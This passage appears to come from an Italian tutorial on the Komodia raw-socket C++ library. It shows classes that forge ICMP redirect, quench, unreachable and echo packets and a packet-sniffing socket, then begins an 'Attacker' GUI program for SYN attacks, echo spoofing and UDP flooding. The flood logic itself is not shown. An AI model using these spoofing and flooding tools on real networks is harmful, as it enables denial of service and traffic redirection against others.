		m_ICMPIPHeader=NULL;
	}
	ERROR_HANDLER("CICMPSocket")
}

CICMPSocket::~CICMPSocket()
{
	try
	{
		if (m_Data)
			delete [] m_Data;

		if (m_IPHeader)
			delete m_IPHeader;

		if (m_ICMPHeader)
			delete m_ICMPHeader;

		if (m_ICMPIPHeader)
			delete m_ICMPIPHeader;
	}
	ERROR_HANDLER("~CICMPSocket")
}

BOOL CICMPSocket::Create()
{
	try
	{
		SetProtocol(IPPROTO_ICMP);

		//Create the socket
		return CSpoofSocket::Create(IPPROTO_ICMP);
	}
	ERROR_HANDLER_RETURN("Create",FALSE)
}

BOOL CICMPSocket::SendUnreachable(LPCSTR lpDestinationAddress,unsigned char cType)
{
	try
	{
		return Send(lpDestinationAddress,ICMP_Unreachable,cType);
	}
	ERROR_HANDLER_RETURN("SendUnreachable",FALSE)
}

LPICMPHeader CICMPSocket::ConstructICMP()
{
	try
	{
		//Constructs a basic ICMP header
		LPICMPHeader lpHead;
		lpHead=new ICMPHeader;

		//Set all as zeros
		memset(lpHead,0,ICMPHeaderLength);

		//Set the timestamp
		lpHead->ICMP_Originate_Timestamp=GetTickCount();

		//Return it
		return lpHead;
```

```
        }
        ERROR_HANDLER_RETURN("ConstructICMP",FALSE)
}

BOOL CICMPSocket::SendTime(LPCSTR lpDestinationAddress, unsigned char cType)
{
        try
        {
                return Send(lpDestinationAddress,ICMP_Time,cType);
        }
        ERROR_HANDLER_RETURN("SendTime",FALSE)
}

BOOL CICMPSocket::Send(LPCSTR lpDestinationAddress, unsigned char cICMP, unsigned char
cType)
{
        try
        {
                //Generic ICMP send
                LPICMPHeader lpHead;
                lpHead=ConstructICMP();

                if (!lpHead)
                {
                        ReportError("Send","Failed to construct ICMP header!");
                        return FALSE;
                }

                lpHead->ICMPType=cICMP;
                lpHead->ICMPCode=cType;

                //And the checksum
                lpHead->ICMPChecksum=CalculateChecksum((unsigned
short*)lpHead,ICMPHeaderLength);

                //Send it
                BOOL bSend;

        bSend=CSpoofSocket::Send(lpDestinationAddress,(char*)lpHead,ICMPHeaderLength);

                //Clear up
                delete lpHead;

                return bSend;
        }
        ERROR_HANDLER_RETURN("Send",FALSE)
}

BOOL CICMPSocket::SendParameter(LPCSTR lpDestinationAddress, unsigned char cError)
{
        try
        {
                LPICMPHeader lpHead;
                lpHead=ConstructICMP();

                if (!lpHead)
                {
                        ReportError("SendParameter","Failed to construct ICMP header!");
                        return FALSE;
                }

                lpHead->ICMPType=ICMP_Parameter;
                lpHead->ICMPCode=ICMP_Parameter_ERROR;
                lpHead->sICMP.sUC.uc1=cError;

                //And the checksum
                lpHead->ICMPChecksum=CalculateChecksum((unsigned
short*)lpHead,ICMPHeaderLength);

                //Send it
                BOOL bSend;

        bSend=CSpoofSocket::Send(lpDestinationAddress,(char*)lpHead,ICMPHeaderLength);

                //Clear up
                delete lpHead;
```

```
                return bSend;
        }
        ERROR_HANDLER_RETURN("SendParameter",FALSE)
}

BOOL CICMPSocket::SendQuench(LPCSTR lpDestinationAddress)
{
        try
        {
                return Send(lpDestinationAddress,ICMP_Quench,0);
        }
        ERROR_HANDLER_RETURN("SendQuench",FALSE)
}

BOOL CICMPSocket::SendRedirect(LPCSTR lpDestinationAddress, unsigned char cType,
LPCSTR lpGatewayAddress)
{
        try
        {
                LPICMPHeader lpHead;
                lpHead=ConstructICMP();

                if (!lpHead)
                {
                        ReportError("SendRedirect","Failed to construct ICMP header!");
                        return FALSE;
                }

                lpHead->ICMPType=ICMP_Redirect;
                lpHead->ICMPCode=cType;
                lpHead->sICMP.sUL=inet_addr(lpGatewayAddress);

                //And the checksum
                lpHead->ICMPChecksum=CalculateChecksum((unsigned
short*)lpHead,ICMPHeaderLength);

                //Send it
                BOOL bSend;

        bSend=CSpoofSocket::Send(lpDestinationAddress,(char*)lpHead,ICMPHeaderLength);

                //Clear up
                delete lpHead;

                return bSend;
        }
        ERROR_HANDLER_RETURN("SendRedirect",FALSE)
}

BOOL CICMPSocket::SendEcho(LPCSTR lpDestinationAddress, BOOL bReply, unsigned short
usIdentifier, unsigned short usSequence, unsigned long ulData)
{
        try
        {
                LPICMPHeader lpHead;
                lpHead=ConstructICMP();

                if (!lpHead)
                {
                        ReportError("SendEcho","Failed to construct ICMP header!");
                        return FALSE;
                }

                //Check if echo or reply
                if (bReply)
                        lpHead->ICMPType=ICMP_Echo_Reply;
                else
                        lpHead->ICMPType=ICMP_Echo;

                lpHead->ICMPCode=0;
                lpHead->sICMP.sUS.us1=htons(usIdentifier);
                lpHead->sICMP.sUS.us2=htons(usSequence);
                lpHead->ICMP_Originate_Timestamp=htonl(ulData);

                //And the checksum
                lpHead->ICMPChecksum=CalculateChecksum((unsigned
short*)lpHead,ICMPHeaderLength);
```

```
                //Send it
                BOOL bSend;

        bSend=CSpoofSocket::Send(lpDestinationAddress,(char*)lpHead,ICMPHeaderLength);

                //Clear up
                delete lpHead;

                return bSend;
        }
        ERROR_HANDLER_RETURN("SendEcho",FALSE)
}

BOOL CICMPSocket::SendTimestamp(LPCSTR lpDestinationAddress, BOOL bReply, unsigned
short usIdentifier, unsigned short usSequence, unsigned long ulOriginateTimestamp,
unsigned long ulReceiveTimestamp, unsigned long ulTransmitTimestamp)
{
        try
        {
                LPICMPHeader lpHead;
                lpHead=ConstructICMP();

                if (!lpHead)
                {
                        ReportError("SendTimestamp","Failed to construct ICMP header!");
                        return FALSE;
                }

                //Check if echo or reply
                if (bReply)
                        lpHead->ICMPType=ICMP_Timestamp_Reply;
                else
                        lpHead->ICMPType=ICMP_Timestamp;

                lpHead->ICMPCode=0;
                lpHead->sICMP.sUS.us1=htons(usIdentifier);
                lpHead->sICMP.sUS.us2=htons(usSequence);
                lpHead->ICMP_Originate_Timestamp=htonl(ulOriginateTimestamp);
                lpHead->ICMP_Receive_Timestamp=htonl(ulReceiveTimestamp);
                lpHead->ICMP_Transmit_Timestamp=htonl(ulTransmitTimestamp);

                //And the checksum
                lpHead->ICMPChecksum=CalculateChecksum((unsigned
short*)lpHead,ICMPHeaderLength);

                //Send it
                BOOL bSend;

        bSend=CSpoofSocket::Send(lpDestinationAddress,(char*)lpHead,ICMPHeaderLength);

                //Clear up
                delete lpHead;

                return bSend;
        }
        ERROR_HANDLER_RETURN("SendTimestamp",FALSE)
}

BOOL CICMPSocket::SendInformation(LPCSTR lpDestinationAddress, BOOL bReply, unsigned
short usIdentifier, unsigned short usSequence)
{
        try
        {
                LPICMPHeader lpHead;
                lpHead=ConstructICMP();

                if (!lpHead)
                {
                        ReportError("SendInformation","Failed to construct ICMP
header!");
                        return FALSE;
                }

                //Check if echo or reply
                if (bReply)
                        lpHead->ICMPType=ICMP_Information_Reply;
```

```
		else
			lpHead->ICMPType=ICMP_Information;

		lpHead->ICMPCode=0;
		lpHead->sICMP.sUS.us1=htons(usIdentifier);
		lpHead->sICMP.sUS.us2=htons(usSequence);

		//And the checksum
		//Using only first 8 bytes
		lpHead->ICMPChecksum=CalculateChecksum((unsigned
short*)lpHead,ICMP_Information_SIZE);

		//Send it
		BOOL bSend;

	bSend=CSpoofSocket::Send(lpDestinationAddress,(char*)lpHead,ICMP_Information_SI
ZE);

		//Clear up
		delete lpHead;

		return bSend;
	}
	ERROR_HANDLER_RETURN("SendTimestamp",FALSE)
}


BOOL CICMPSocket::ProccessICMP(char* buf)
{
	try
	{
		//Here we proccess the input we received
		//Initialize members
		if (!m_IPHeader)
			m_IPHeader=new IpHeader;

		if (!m_ICMPHeader)
			m_ICMPHeader=new ICMPHeader;

		//Create an IP header
		LPIpHeader lpHead;
		lpHead=m_IPHeader;

		//Copy to buffer
		memcpy(lpHead,buf,IpHeaderLength);

		//Let's check for options
		unsigned char ucHeaderSize;
		ucHeaderSize=lpHead->HeaderLength_Version & 15;
		ucHeaderSize*=4;

		//Now check for total packet size
		unsigned short ucPacketSize;
		ucPacketSize=htons(lpHead->TotalLength);

		//Copy data to icmp
		memset(m_ICMPHeader,0,ICMPHeaderLength);

		//How much to copy ?
		unsigned short ucCopy;
		ucCopy=ucPacketSize-ucHeaderSize;

		//Save the datasize
		m_DataSize=ucCopy;

		if (ucCopy>ICMPHeaderLength)
			ucCopy=ICMPHeaderLength;

		memcpy(m_ICMPHeader,buf+ucHeaderSize,ucCopy);

		//Now save the original IP
		if (m_ICMPHeader->ICMPType!=ICMP_Echo &&
			m_ICMPHeader->ICMPType!=ICMP_Echo_Reply &&
			m_ICMPHeader->ICMPType!=ICMP_Timestamp &&
			m_ICMPHeader->ICMPType!=ICMP_Timestamp_Reply &&
			m_ICMPHeader->ICMPType!=ICMP_Information &&
			m_ICMPHeader->ICMPType!=ICMP_Information_Reply)
```

```
		{
			if (!m_ICMPIPHeader)
				m_ICMPIPHeader=new IpHeader;


	memcpy(m_ICMPIPHeader,buf+ucHeaderSize+ICMP_Unreachable_SIZE,IpHeaderLength);

			//Copy rest of data
			if (!m_Data)
				m_Data=new char[ICMP_DATA_SIZE];

			memcpy(m_Data,buf+ucPacketSize-ICMP_DATA_SIZE,ICMP_DATA_SIZE);
		}

		//Now I need to reverse the header
		ReverseHeader();

		return TRUE;
	}
	ERROR_HANDLER_RETURN("ProccessICMP",FALSE)
}

const LPICMPHeader CICMPSocket::GetLastICMPHeader()
{
	//Return the last header proccessed
	return m_ICMPHeader;
}

const LPIpHeader CICMPSocket::GetLastIPHeader()
{
	return m_IPHeader;
}

unsigned long CICMPSocket::GetLastDataSize()
{
	return m_DataSize;
}

void CICMPSocket::ReverseHeader()
{
	try
	{
		//Reverse timestamps
		if (m_ICMPHeader->ICMPType==ICMP_Timestamp || m_ICMPHeader-
>ICMPType==ICMP_Timestamp_Reply)
		{
			m_ICMPHeader->ICMP_Originate_Timestamp=htonl(m_ICMPHeader-
>ICMP_Originate_Timestamp);
			m_ICMPHeader->ICMP_Receive_Timestamp=htonl(m_ICMPHeader-
>ICMP_Receive_Timestamp);
			m_ICMPHeader->ICMP_Transmit_Timestamp=htonl(m_ICMPHeader-
>ICMP_Transmit_Timestamp);
		}


		//Reverse ID and Sequence
		if (m_ICMPHeader->ICMPType==ICMP_Echo || m_ICMPHeader-
>ICMPType==ICMP_Echo_Reply)
		{
			m_ICMPHeader->sICMP.sUS.us1=htons(m_ICMPHeader->sICMP.sUS.us1);
			m_ICMPHeader->sICMP.sUS.us2=htons(m_ICMPHeader->sICMP.sUS.us2);
		}
	}
	ERROR_HANDLER("ReverseHeader")
}

const LPIpHeader CICMPSocket::GetLastICMPIPHeader()
{
	//Get the IP header received via the icmp
	return m_ICMPIPHeader;
}

const char* CICMPSocket::GetLastICMPData()
{
	//Get the data sent via the ICMP
	return m_Data;
}
```

Base Classes

CSpoofSocket

Data Items

char *	**m_Data**	The data
unsigned short	**m_DataSize**	The data size
LPICMPHeader	**m_ICMPHeader**	The ICMP header
LPIpHeader	**m_ICMPIPHeader**	The ICMP IP header
LPIpHeader	**m_IPHeader**	The IP header

Constructors

CICMPSocket()	ctor and dtor

Destructors

virtual	**~CICMPSocket**()

Functions

virtual LPICMPHeader	**ConstructICMP**()	Construct an ICMP header
virtual BOOL	**Create**()	Create an ICMP socket
unsigned long	**GetLastDataSize**()	Get the last ICMP header size
const char *	**GetLastICMPData**()	Get the last ICMP data
const LPICMPHeader	**GetLastICMPHeader**()	Get the last ICMP header
const LPIpHeader	**GetLastICMPIPHeader**()	Get the last ICMP - IP header
const LPIpHeader	**GetLastIPHeader**()	The the last IP header
virtual BOOL	**ProccessICMP**(char* buf)	Proccess incoming ICMP data
void	**ReverseHeader**()	Reverse the header (big little endian)
BOOL	**Send**(LPCSTR lpDestinationAddress, unsigned char cICMP, unsigned char cType)	Send the data
BOOL	**SendEcho**(LPCSTR lpDestinationAddress, BOOL bReply, unsigned short usIdentifier, unsigned short usSequence, unsigned long ulData)	
BOOL	**SendInformation**(LPCSTR lpDestinationAddress, BOOL bReply, unsigned short usIdentifier, unsigned short usSequence)	Send ICMP messages according to the name
BOOL	**SendParameter**(LPCSTR lpDestinationAddress, unsigned char cError)	

BOOL	**SendQuench**(LPCSTR lpDestinationAddress)
BOOL	**SendRedirect**(LPCSTR lpDestinationAddress, unsigned char cType, LPCSTR lpGatewayAddress)
BOOL	**SendTime**(LPCSTR lpDestinationAddress, unsigned char cType)
BOOL	**SendTimestamp**(LPCSTR lpDestinationAddress, BOOL bReply, unsigned short usIdentifier, unsigned short usSequence, unsigned long ulOriginateTimestamp, unsigned long ulReceiveTimestamp, unsigned long ulTransmitTimestamp)
BOOL	**SendUnreachable**(LPCSTR lpDestinationAddress, unsigned char cType)

```
#include "AsyncSocket.h"
#include "ICMPSocket.h"

class CICMPSocketAsync :
	public CICMPSocket,
	public CAsyncSocket
{
public:
	//Close the socket
	virtual BOOL Close();

	//Create the ICMP socket
	virtual BOOL Create();

	//ctor and dtor
	CICMPSocketAsync();
	virtual ~CICMPSocketAsync();
protected:
	//Go to async mode
	virtual BOOL SetAsync();

	//Handle incoming data
	virtual BOOL OnSocketReceive(int iErrorCode);

	//Get the socket handle
	virtual SOCKET GetAsyncHandle();
};
```

```
#include "stdafx.h"
#include "ICMPSocketAsync.h"

//////////////////////////////////////////////////////////////////////
// Construction/Destruction
//////////////////////////////////////////////////////////////////////

CICMPSocketAsync::CICMPSocketAsync()
{
}

CICMPSocketAsync::~CICMPSocketAsync()
{
	//We need to close it here
	try
	{
		Close();
	}
	ERROR_HANDLER_AMBIG(CSpoofSocket,"~CICMPSocketAsync")
}

BOOL CICMPSocketAsync::SetAsync()
{
	try
	{
		//Set event to read / write / close / oob
		int iResult;
```

```
        iResult=WSAAsyncSelect(GetHandle(),GetWindowHandle(),WM_SOCKET_GENERAL,FD_WRITE
| FD_READ);
                if (iResult)
                {
                        CICMPSocket::SetLastError("SetAsync");
                        return FALSE;
                }

                return TRUE;
        }
        ERROR_HANDLER_AMBIG_RETURN(CSpoofSocket,"SetAsync",FALSE)
}

BOOL CICMPSocketAsync::OnSocketReceive(int iErrorCode)
{
        try
        {
                //Here we receive the data
                if (!iErrorCode)
                {
                        //Buffer
                        char* buf;
                        buf=new char[ICMP_BUF];

                        //Read the data
                        int iRead;
                        iRead=Receive(buf,ICMP_BUF);

                        BOOL bResult=FALSE;

                        //Only if not an error
                        if (iRead!=SOCKET_ERROR)
                                bResult=ProccessICMP(buf);

                        //Clean up
                        delete [] buf;
                        return bResult;
                }
                else
                        return FALSE;
        }
        ERROR_HANDLER_AMBIG_RETURN(CSpoofSocket,"OnSocketReceive",FALSE)
}

BOOL CICMPSocketAsync::Create()
{
        try
        {
                if (!CICMPSocket::Create())
                {
                        CICMPSocket::ReportError("Create","Failed to create ICMP
socket!");
                        return FALSE;
                }

                AddSocketToList();

                return SetAsync();
        }
        ERROR_HANDLER_AMBIG_RETURN(CSpoofSocket,"Create",FALSE)
}

SOCKET CICMPSocketAsync::GetAsyncHandle()
{
        return GetHandle();
}

BOOL CICMPSocketAsync::Close()
{
        try
        {
                //Quit if not ok
                if (!ValidSocket())
                        return FALSE;

                //Remove from socket list
```

```
                RemoveSocketFromList();

                return CICMPSocket::Close();
        }
        ERROR_HANDLER_AMBIG_RETURN(CSpoofSocket,"Close",FALSE)
}
```

Base Classes

CICMPSocket
CAsyncSocket

Constructors

CICMPSocketAsync()	Construction/Destruction

Destructors

virtual	~CICMPSocketAsync()

Functions

virtual BOOL	Close()	Close the socket
virtual BOOL	Create()	Create the ICMP socket
virtual SOCKET	GetAsyncHandle()	Get the socket handle
virtual BOOL	OnSocketReceive(int iErrorCode)	Handle incoming data
virtual BOOL	SetAsync()	Go to async mode

```
#include "SpoofSocket.h"
#include "AsyncSocket.h"

class CSniffSocket :
        public CSpoofSocket,
        public CAsyncSocket
{
public:
        //Create the socket
        BOOL Create();

        //ctor and dtor
        CSniffSocket();
        virtual ~CSniffSocket();

        //Turn to be a sniffer socket
        virtual BOOL Sniff(BOOL bSniff);
protected:
        //Get the socket handle
        virtual SOCKET GetAsyncHandle();

        //Go to async mode
        virtual BOOL SetAsync();

        NO_OnSocketTimeout
        NO_OnSocketConnect
        NO_OnSocketAccept
        NO_OnSocketClose
        NO_OnSocketOOB
        NO_OnSocketWrite
};
```

```
#include "stdafx.h"
#include "SniffSocket.h"
```

```
///////////////////////////////////////////////////////////////////////
// Construction/Destruction
///////////////////////////////////////////////////////////////////////

CSniffSocket::CSniffSocket() : CSpoofSocket(), CAsyncSocket()
{
}

CSniffSocket::~CSniffSocket()
{
	RemoveSocketFromList();
}

BOOL CSniffSocket::Sniff(BOOL bSniff)
{
	try
	{
		if (CSpoofSocket::Sniff(bSniff))
			return
!WSAAsyncSelect(GetHandle(),GetWindowHandle(),WM_SOCKET_GENERAL,FD_READ);
		else
			return FALSE;
	}
	ERROR_HANDLER_AMBIG_RETURN(CSpoofSocket,"Sniff",FALSE)
}


BOOL CSniffSocket::Create()
{
	try
	{
		SetProtocol(IPPROTO_IP);
		if (CSpoofSocket::Create(IPPROTO_IP))
		{
			AddSocketToList();
			return TRUE;
		}
		else
			return FALSE;
	}
	ERROR_HANDLER_AMBIG_RETURN(CSpoofSocket,"Create",FALSE)
}

SOCKET CSniffSocket::GetAsyncHandle()
{
	return GetHandle();
}

BOOL CSniffSocket::SetAsync()
{
	//Do nothing
	return TRUE;
}
```

Base Classes

CSpoofSocket
CAsyncSocket

Constructors

CSniffSocket()	Construction/Destruction

Destructors


virtual	~CSniffSocket()

Functions

BOOL	Create()	Create the socket
virtual SOCKET	GetAsyncHandle()	Get the socket handle
virtual BOOL	SetAsync()	Go to async mode
virtual BOOL	Sniff(BOOL bSniff)	Turn to be a sniffer socket

Questa raccolta di classi permette la scrittura di moltissime utilities di qualsiasi tipo a partire da i normalissimi PING per arrivare a funzioni di spoofing.
Chiaramente le classi devono essere compilate mediante un compilatore come Visual Studio e inserite all'interno dei programmi per i quali devono inoltre essere create le interfaccie utente per l'inserimento dei dati come ad esempio gli IP di destinazione, le porte ecc.
Vediamo subito qualche esempio di programma scritto utilizzando queste classi.
Il primo viene chiamato ATTACKER in quanto permette di eseguire tre tipologie di attacco differenti e precisamente :

SYN attack
ECHO spoof
UDP Flooding

La maschera dovrà avere la seguente interfaccia.

Questa è definita dentro al file delle risorse :

```
#include "resource.h"

#define APSTUDIO_READONLY_SYMBOLS
/////////////////////////////////////////////////////////////////////////////
//
// Generated from the TEXTINCLUDE 2 resource.
//
#include "afxres.h"

/////////////////////////////////////////////////////////////////////////////
#undef APSTUDIO_READONLY_SYMBOLS

/////////////////////////////////////////////////////////////////////////////
// English (U.S.) resources

#if !defined(AFX_RESOURCE_DLL) || defined(AFX_TARG_ENU)
#ifdef _WIN32
LANGUAGE LANG_ENGLISH, SUBLANG_ENGLISH_US
#pragma code_page(1252)
#endif //_WIN32

/////////////////////////////////////////////////////////////////////////////
//
// Dialog
//
```

```
IDD_ABOUTBOX DIALOG DISCARDABLE  0, 0, 235, 90
STYLE DS_MODALFRAME | WS_POPUP | WS_CAPTION | WS_SYSMENU
CAPTION "About Attacker"
FONT 8, "MS Sans Serif"
BEGIN
    ICON            IDR_MAINFRAME,IDC_STATIC,11,17,20,20
    LTEXT           "Attacker Version 1.0",IDC_STATIC,40,10,119,8,
                    SS_NOPREFIX
    LTEXT           "Copyright (C) 2001, Komodia Inc.",IDC_STATIC,40,25,119,
                    8
    DEFPUSHBUTTON   "OK",IDOK,178,7,50,14,WS_GROUP
    LTEXT           "http://www.komodia.com",IDC_STATIC,40,38,119,8
    LTEXT           "barak@komodia.com",IDC_STATIC,39,50,119,8
END

IDD_ATTACKER_DIALOG DIALOGEX 0, 0, 320, 142
STYLE DS_MODALFRAME | WS_MINIMIZEBOX | WS_MAXIMIZEBOX | WS_POPUP |
    WS_VISIBLE | WS_CAPTION | WS_SYSMENU
EXSTYLE WS_EX_APPWINDOW
CAPTION "Komodia TCP/IP library"
FONT 8, "MS Sans Serif", 0, 0, 0x1
BEGIN
    CONTROL         "IPAddress1",IDC_SOURCEIP,"SysIPAddress32",WS_TABSTOP,71,
                    22,158,14
    EDITTEXT        IDC_SOURCEPORT,267,21,37,12,ES_AUTOHSCROLL
    CONTROL         "IPAddress1",IDC_DESTINATIONIP,"SysIPAddress32",
                    WS_TABSTOP,71,38,158,14
    EDITTEXT        IDC_DESTINATIONPORT,267,38,37,12,ES_AUTOHSCROLL
    CONTROL         "Syn attack",IDC_SYNATTACK,"Button",BS_AUTORADIOBUTTON |
                    WS_GROUP | WS_TABSTOP,26,77,105,13
    CONTROL         "Echo spoof",IDC_ECHOSPOOF,"Button",BS_AUTORADIOBUTTON,
                    25,91,105,13
    CONTROL         "UDP Flooding",IDC_UDPFLOOD,"Button",BS_AUTORADIOBUTTON,
                    25,106,105,13
    EDITTEXT        IDC_PACKETS,143,76,59,14,ES_AUTOHSCROLL
    CONTROL         "IP options",IDC_IPOPTIONS,"Button",BS_AUTOCHECKBOX |
                    WS_TABSTOP,227,78,74,10
    CONTROL         "TCP options",IDC_TCPOPTIONS,"Button",BS_AUTOCHECKBOX |
                    WS_TABSTOP,227,90,74,10
    DEFPUSHBUTTON   "Send",IDC_SEND,144,95,50,12
    PUSHBUTTON      "Quit",IDQuit,144,110,50,14
    LTEXT           "Source IP :",IDC_sSOURCEIP,13,24,49,12
    LTEXT           "Destination IP:",IDC_sDESTINATIONIP,14,41,51,12
    GROUPBOX        "Options",IDC_STATIC,17,61,122,64
    LTEXT           "Number of packets",IDC_STATIC,143,65,65,8
    LTEXT           "Port",IDC_STATIC,239,23,25,8
    LTEXT           "Port",IDC_STATIC,239,40,25,8
END


#ifndef _MAC
/////////////////////////////////////////////////////////////////////////////
//
// Version
//

VS_VERSION_INFO VERSIONINFO
 FILEVERSION 1,0,0,1
 PRODUCTVERSION 1,0,0,1
 FILEFLAGSMASK 0x3fL
#ifdef _DEBUG
 FILEFLAGS 0x1L
#else
 FILEFLAGS 0x0L
#endif
 FILEOS 0x4L
 FILETYPE 0x1L
 FILESUBTYPE 0x0L
BEGIN
    BLOCK "StringFileInfo"
    BEGIN
        BLOCK "040904B0"
        BEGIN
            VALUE "CompanyName", "\0"
            VALUE "FileDescription", "Attacker MFC Application\0"
            VALUE "FileVersion", "1, 0, 0, 1\0"
            VALUE "InternalName", "Attacker\0"
```

```
            VALUE "LegalCopyright", "Copyright (C) 2000\0"
            VALUE "LegalTrademarks", "\0"
            VALUE "OriginalFilename", "Attacker.EXE\0"
            VALUE "ProductName", "Attacker Application\0"
            VALUE "ProductVersion", "1, 0, 0, 1\0"
        END
    END
    BLOCK "VarFileInfo"
    BEGIN
        VALUE "Translation", 0x409, 1200
    END
END

#endif    // !_MAC


/////////////////////////////////////////////////////////////////////////////
//
// DESIGNINFO
//

#ifdef APSTUDIO_INVOKED
GUIDELINES DESIGNINFO DISCARDABLE
BEGIN
    IDD_ABOUTBOX, DIALOG
    BEGIN
        LEFTMARGIN, 7
        RIGHTMARGIN, 228
        TOPMARGIN, 7
        BOTTOMMARGIN, 83
    END

    IDD_ATTACKER_DIALOG, DIALOG
    BEGIN
        LEFTMARGIN, 7
        RIGHTMARGIN, 313
        TOPMARGIN, 7
        BOTTOMMARGIN, 135
    END
END
#endif    // APSTUDIO_INVOKED


/////////////////////////////////////////////////////////////////////////////
//
// String Table
//

STRINGTABLE DISCARDABLE
BEGIN
    IDS_ABOUTBOX            "&About Attacker..."
    IDP_SOCKETS_INIT_FAILED "Windows sockets initialization failed."
END

#endif    // English (U.S.) resources
/////////////////////////////////////////////////////////////////////////////


/////////////////////////////////////////////////////////////////////////////
// Unknown language: 0xD, 0x1 resources

#if !defined(AFX_RESOURCE_DLL) || defined(AFX_TARG_HEB)
#ifdef _WIN32
LANGUAGE 0xD, 0x1
#pragma code_page(1255)
#endif //_WIN32

#ifdef APSTUDIO_INVOKED
/////////////////////////////////////////////////////////////////////////////
//
// TEXTINCLUDE
//

1 TEXTINCLUDE DISCARDABLE
BEGIN
    "resource.h\0"
END
```

```
2 TEXTINCLUDE DISCARDABLE
BEGIN
    "#include ""afxres.h""\r\n"
    "\0"
END

3 TEXTINCLUDE DISCARDABLE
BEGIN
    "#define _AFX_NO_SPLITTER_RESOURCES\r\n"
    "#define _AFX_NO_OLE_RESOURCES\r\n"
    "#define _AFX_NO_TRACKER_RESOURCES\r\n"
    "#define _AFX_NO_PROPERTY_RESOURCES\r\n"
    "\r\n"
    "#if !defined(AFX_RESOURCE_DLL) || defined(AFX_TARG_ENU)\r\n"
    "#ifdef _WIN32\r\n"
    "LANGUAGE 9, 1\r\n"
    "#pragma code_page(1252)\r\n"
    "#endif //_WIN32\r\n"
    "#include ""res\\Attacker.rc2""  // non-Microsoft Visual C++ edited resources\r\n"
    "#include ""afxres.rc""         // Standard components\r\n"
    "#endif\r\n"
    "\0"
END

#endif    // APSTUDIO_INVOKED


/////////////////////////////////////////////////////////////////////////////
//
// Icon
//

// Icon with lowest ID value placed first to ensure application icon
// remains consistent on all systems.
IDR_MAINFRAME           ICON    DISCARDABLE     "Attacker.ico"

/////////////////////////////////////////////////////////////////////////////
//
// Bitmap
//

#endif    // Unknown language: 0xD, 0x1 resources
/////////////////////////////////////////////////////////////////////////////



#ifndef APSTUDIO_INVOKED
/////////////////////////////////////////////////////////////////////////////
//
// Generated from the TEXTINCLUDE 3 resource.
//
#define _AFX_NO_SPLITTER_RESOURCES
#define _AFX_NO_OLE_RESOURCES
#define _AFX_NO_TRACKER_RESOURCES
#define _AFX_NO_PROPERTY_RESOURCES

#if !defined(AFX_RESOURCE_DLL) || defined(AFX_TARG_ENU)
#ifdef _WIN32
LANGUAGE 9, 1
#pragma code_page(1252)
#endif //_WIN32
#include "Attacker.rc2"  // non-Microsoft Visual C++ edited resources
#include "afxres.rc"         // Standard components
#endif

/////////////////////////////////////////////////////////////////////////////
#endif    // not APSTUDIO_INVOKED
```

Il file resource.h contiene :

```
//{{NO_DEPENDENCIES}}
// Microsoft Developer Studio generated include file.
// Used by Attacker.rc
```

```
//
#define IDM_ABOUTBOX                    0x0010
#define IDD_ABOUTBOX                    100
#define IDS_ABOUTBOX                    101
#define IDD_ATTACKER_DIALOG             102
#define IDP_SOCKETS_INIT_FAILED         103
#define IDR_MAINFRAME                   128
#define IDB_KOMODIA                     132
#define IDC_SEND                        1000
#define IDQuit                          1001
#define IDC_SOURCEIP                    1002
#define IDC_sSOURCEIP                   1003
#define IDC_DESTINATIONIP               1004
#define IDC_sDESTINATIONIP              1005
#define IDC_SYNATTACK                   1006
#define IDC_ECHOSPOOF                   1007
#define IDC_UDPFLOOD                    1008
#define IDC_PACKETS                     1009
#define IDC_SOURCEPORT                  1010
#define IDC_DESTINATIONPORT             1011
#define IDC_IPOPTIONS                   1012
#define IDC_TCPOPTIONS                  1013

// Next default values for new objects
//
#ifdef APSTUDIO_INVOKED
#ifndef APSTUDIO_READONLY_SYMBOLS
#define _APS_NEXT_RESOURCE_VALUE        133
#define _APS_NEXT_COMMAND_VALUE         32771
#define _APS_NEXT_CONTROL_VALUE         1013
#define _APS_NEXT_SYMED_VALUE           101
#endif
#endif
```

Alla dialog definita dentro al file di risorse **`IDD_ATTACKER_DIALOG`** sono asociati i files .cpp e .h che contengono le funzioni di gestione della dialog stessa.

```
// AttackerDlg.h

#if !defined(AFX_ATTACKERDLG_H__8456DC89_947E_41AF_9892_DA13C972DBF4__INCLUDED_)
#define AFX_ATTACKERDLG_H__8456DC89_947E_41AF_9892_DA13C972DBF4__INCLUDED_

#if _MSC_VER > 1000
#pragma once
#endif // _MSC_VER > 1000

/////////////////////////////////////////////////////////////////////////////
// CAttackerDlg dialog

#define ATTACK_SYN 0
#define ATTACK_ECHO 1
#define ATTACK_UDP 2

#define ERROR_INVALID_SOURCE "Invalid source IP address"
#define ERROR_INVALID_DESTINATION "Invalid destination IP address"

class CSpoofSocket;

class CAttackerDlg : public CDialog
{
// Construction
public:
	CAttackerDlg(CWnd* pParent = NULL);  // standard constructor

// Dialog Data
	//{{AFX_DATA(CAttackerDlg)
	enum { IDD = IDD_ATTACKER_DIALOG };
	CIPAddressCtrl	m_SourceIP;
	CIPAddressCtrl	m_DestinationIP;
	int		m_Packets;
	short	m_SourcePort;
	short	m_DestinationPort;
	int		m_AttackType;
	BOOL	m_TcpOptions;
	BOOL	m_IPOptions;
```

```
	//}}AFX_DATA

	// ClassWizard generated virtual function overrides
	//{{AFX_VIRTUAL(CAttackerDlg)
	protected:
	virtual void DoDataExchange(CDataExchange* pDX);	// DDX/DDV support
	//}}AFX_VIRTUAL

// Implementation
protected:
	void DisplaySocketError(CSpoofSocket* sock);
	HICON m_hIcon;

	// Generated message map functions
	//{{AFX_MSG(CAttackerDlg)
	virtual BOOL OnInitDialog();
	afx_msg void OnSysCommand(UINT nID, LPARAM lParam);
	afx_msg void OnPaint();
	afx_msg HCURSOR OnQueryDragIcon();
	afx_msg void OnSend();
	afx_msg void OnQuit();
	//}}AFX_MSG
	DECLARE_MESSAGE_MAP()
private:
	void SetIPOptions(CSpoofSocket* sok);
	void EchoAttack();
